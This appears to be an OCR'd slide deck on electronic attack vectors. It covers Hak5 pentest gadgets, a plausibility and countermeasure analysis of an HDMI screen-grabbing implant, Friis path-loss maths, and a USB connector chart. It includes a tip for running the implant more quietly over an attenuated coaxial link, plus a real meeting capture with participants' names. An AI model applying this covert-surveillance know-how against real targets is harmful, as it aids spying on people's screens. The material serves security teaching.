



# Electronic Attack Vectors

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# Hak5 - Popular Red Team Toolbox Gadgets



The screenshot shows the Hak5 website's navigation menu. At the top right, there are links for 'LOGIN' and a shopping cart icon with '0' items. The main navigation bar includes 'PRODUCTS' (with a dropdown arrow), 'SHOWS', 'PAYLOADS', the 'HAK5' logo, 'COMMUNITY', and 'SUPPORT'. Below this, there are five columns of product categories:

- WIFI PENTESTING**
  - WiFi Pineapple Mark VII
  - WiFi Pineapple Enterprise
- HOTPLUG ATTACKS**
  - USB Rubber Ducky
  - Bash Bunny
  - Shark Jack
  - Plunder Bug LAN Tap
  - O.MG Plug
- IMPLANTS & REMOTE ACCESS**
  - Key Croc
  - Packet Squirrel
  - Screen Crab
  - LAN Turtle
  - O.MG Cable
- FIELD KITS**
  - Elite Series
  - Essential Series
- EDUCATIONAL KITS**
  - DemonSeed EDU
  - Throwing Star LAN Tap
- MERCH**
  - T-Shirts
  - Accessories
  - Stickers

Below the menu is a banner image showing a USB Rubber Ducky on the left and a person working on a laptop on the right. At the bottom of the page, the Hak5 logo is followed by the text 'INDUSTRY LEADING PENTEST GEAR SINCE 2005' and a tagline: 'Hak5 advances InfoSec through award winning podcasts, leading pentest gear and an inclusive community – where all hackers belong.' A chat icon is visible in the bottom right corner.

Display Data

# Preview: Screen Crab

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*Screen grabber for HDMI, based on Lontium chipset for signal bridging and conversion*

*Captures either single frames or video, results stored locally on SD card and possibly also at C2 cloud*

*Remote management via C2 cloud, 2.4 GHz WiFi connection*

## **Plausibility Analysis**


1. Plausible with small operational issues
2. HDMI signal is generally unprotected, certain limits are imposed by available chipsets
3. Can be detected, sometimes flashing as LONTIUM adapter to the operating system
4. Encrypted video links for highly sensitive areas. Regular inspection of exposed links. Robust video architecture, not exposing any HDMI or USB links.




Intermezzo on e.g. Direct WiFi Interconnection Hookups

# FRIIS FREE-SPACE RADIO CIRCUIT

TRANSMITTING ANTENNA  
(ISOTROPIC)



RECEIVING ANTENNA  
(EFFECTIVE AREA  $A_r$ )



$d$

A horizontal double-headed arrow labeled  $d$  spans the distance between the transmitting antenna and the receiving antenna.

# Available Receiver Antenna Power - Friis Transmission Formula

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- Let  $A_r$  be the receiver antenna effective aperture,
  - $G_r$  its gain,
  - and  $\lambda$  the wavelength ( $c/f$ , in the free space).
- The available receiver antenna terminal power in the maximum directivity course is then given by:

$$P_r = \frac{A_r G_t P_t}{4\pi d^2} = G_r G_t P_t \underbrace{\left( \frac{\lambda}{4\pi d} \right)^2}_{\text{free space attenuation}},$$

where  $A_r = \frac{\lambda^2 G_r}{4\pi}$

# Application of Friis Transmission Formula

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- Let dBm denote decibels over 1 mW power and let dBi denote decibels of the antenna power gain over the isotropic source.
  - $[P]_{\text{dBm}} = 10 \log (P/10^{-3}) = 10 \log P + 30$
  - $[G]_{\text{dBi}} = 10 \log (G/1) = 10 \log G$
- The available receiver antenna terminal power is then:

$$[P_r]_{\text{dBm}} = [P_t]_{\text{dBm}} + [G_t]_{\text{dBi}} + [G_r]_{\text{dBi}} - 20 \log \frac{4\pi d}{\lambda}$$

$[G]_{\text{dB}} = \text{free space loss}$

# Modeling the Free Space Loss for WiFi in 2.4 GHz Band

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$$\begin{aligned} 2442 \text{ MHz: } G_{free\_space} &= -20 \log \frac{814}{25} \pi - 20 \log d \text{ [dB; -, m]} \\ &\approx -20 \log d - 40.2 \text{ [dB; m, -]} \end{aligned}$$

- Attenuation of **50 dB** roughly corresponds to a distance of **3 m in the free space**
- Using a straight coaxial cable together with appropriate attenuators allows for a direct interconnection in between two WiFi devices
  - for instance, a mobile hot spot and the Screen Crab
  - this is a neat trick allowing us to stay a bit more quiet
  - in this light, it matters whether a device has or has not an antenna connector accessible



*screen crab*

*original parts*



33:16

People Chat Reactions More

Camera Mute Share Leave

Grid of participant avatars:

- Lukas Krato... (initials LK)
- Angelika Ko...
- Alexandra S... (initials AS)
- Martin Zem... (initials MZ)
- Manuela H...
- Peter KOPRIVA (highlighted with a purple ring)
- Ondrej Belo... (initials OB)

Meeting chat interface:

- Mute (Ctrl+Shift+M)
- Meeting
- others to the chat.
- Alexandra Sramkova named the meeting to RBCZ+TBSK\_Promon Shield.
- Today
- 13:30 Meeting started
- Last read
- Peter KOPRIVA 13:47: RASP - Secure SDLC Services - Confluence (rbinternational.corp)
- Android-non-...
- Ondrej Beloh (RBCZ Guest) (Guest) has temporarily joined the chat.
- Type a new message

*example of a real situation capture*

Hak5 Cloud C<sup>2</sup> Version 3.1.2 Community Edition

rflab-cbcc.com/#/sites/1/crab/1/overview

screen#1 rflab


Overview Configuration Loot

Uptime **Offline**

Total Rx/Tx **400.53 MB**

Online Clients **0**

Description

 **screen#1**

Screen Crab  
Firmware Version: 1.0.6  
7C:A7:B0:1E:71:BC

RFLAB screen grabber HDMI

[Setup](#) [Edit](#) [Remove](#)

Sync Status ●

Device is fully synchronized


Notifications

- SDCard Removed**  
16 May 2022 16:03:21
- Button pressed**  
16 May 2022 16:03:15


Uptime History

Hak5 Cloud C<sup>2</sup>

rflab-cbcc.com/#/sites/1/crab/1/loot



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No Notes.

Slide 13 of 13

Type here to search

16:02 16.05.2022

Collected Loot

Filter [Delete All](#) [Export](#)

<input type="checkbox"/>	Name	Date	Size	Download	Remove
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Chat

# The Wonderful World of USB

USB 1.0  
12mbps



Type A



Type B



Mini-A



Mini-B



Micro-A



Micro-B

USB 2.0  
480mbps



Type A



Type B



Mini-A



Mini-B



Micro-A




Micro-B

USB 3.1  
Gen1  
(Previously 3.0)  
5gbps



Type A



Type B



Mini-B



Micro-B

USB 3.1  
Gen2  
10gbps



Type A



Type-C

USB 3.2  
20gbps




Type-C

Thunderbolt  
2  
20gbps



Mini DisplayPort  
Connector



